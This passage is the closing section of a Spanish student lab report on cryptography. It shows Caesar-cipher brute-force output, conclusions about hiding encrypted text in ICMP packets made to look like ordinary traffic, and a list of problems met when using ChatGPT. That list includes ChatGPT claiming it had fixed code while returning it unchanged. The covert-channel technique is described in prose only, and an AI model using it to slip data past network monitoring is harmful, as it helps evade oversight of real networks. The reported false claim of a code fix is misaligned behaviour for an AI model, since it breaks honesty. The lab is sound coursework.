Shift 20: rgxeidvgpuxp n htvjgxspc tc gtsth
Shift 21: qfwdhcufotwo m gsuifwrwr sb fsrsg
Shift 22: pevcbgtensvn l frthevqng ra erqrf
Shift 23: odubfasdmrum k eqsgdupmp qz dqpqe
Shift 24: nctaezrcqltl j dprfctolo py cpopd
Shift 25: mbszdyqbkpsk i coqebnkn ox bonoc
pablo@pablo-linux:~/Escritorio/s8/Cripto$

```

Figura 15: Resultado actividad 3 terminal.

Conclusiones y comentarios

En este laboratorio, se exploraron distintos ámbitos de la criptografía y seguridad en redes a través del uso de prompts en ChatGPT y usando el lenguaje de programación Python. Se desarrollo un programa que logra cifrar en cesar a través de una cantidad de corrimientos, para su posterior uso en el envío de la data en paquetes ICMP. Estos paquetes ICMP modificados deben tener una coherencia entre los otros paquetes ICMP no modificados. Por último se descifra el mensaje generado en la parte 2 de las actividades, en donde se encuentra cifrado en un archivo ".pcapng", esto se hace a través de la iteración de todas las combinaciones de los corrimientos del cifrado cesar. También se implemento la detección de mensajes coherentes con el Lenguaje Español.

Por el lado de la experiencia del uso de ChatGPT, fue en un principio bastante para el caso de la generación del cifrado cesar, no obstante, luego en la actividad 2 muchas veces se me hizo difícil ya que si se especificaba los campos del paquete ICMP que debía tener, se les olvidaba alguno u otro campo, por lo que hay que estar recordando las especificaciones que le das.

3.4. Issues

- Hay algunas veces que si pides a ChatGPT vuelva a corregir el código, decía que lo probara ya que lo había modificado, no obstante, entregaba el mismo código anterior
- Al pedirle que arregle los paquetes en el campo timestamp, a veces desaparecen otros campos como por ejemplo el sequence number.
- Si se quiere lograr un código completo, se debe ser muy específico en todos los campos que necesites.
- Al momento de la corrección de algún error, se debe tener precaución ya que hay veces que si no hay coherencia con el prompt, se producen mas errores.

4. GitHub

- <https://github.com/THELUXE1234/cripto>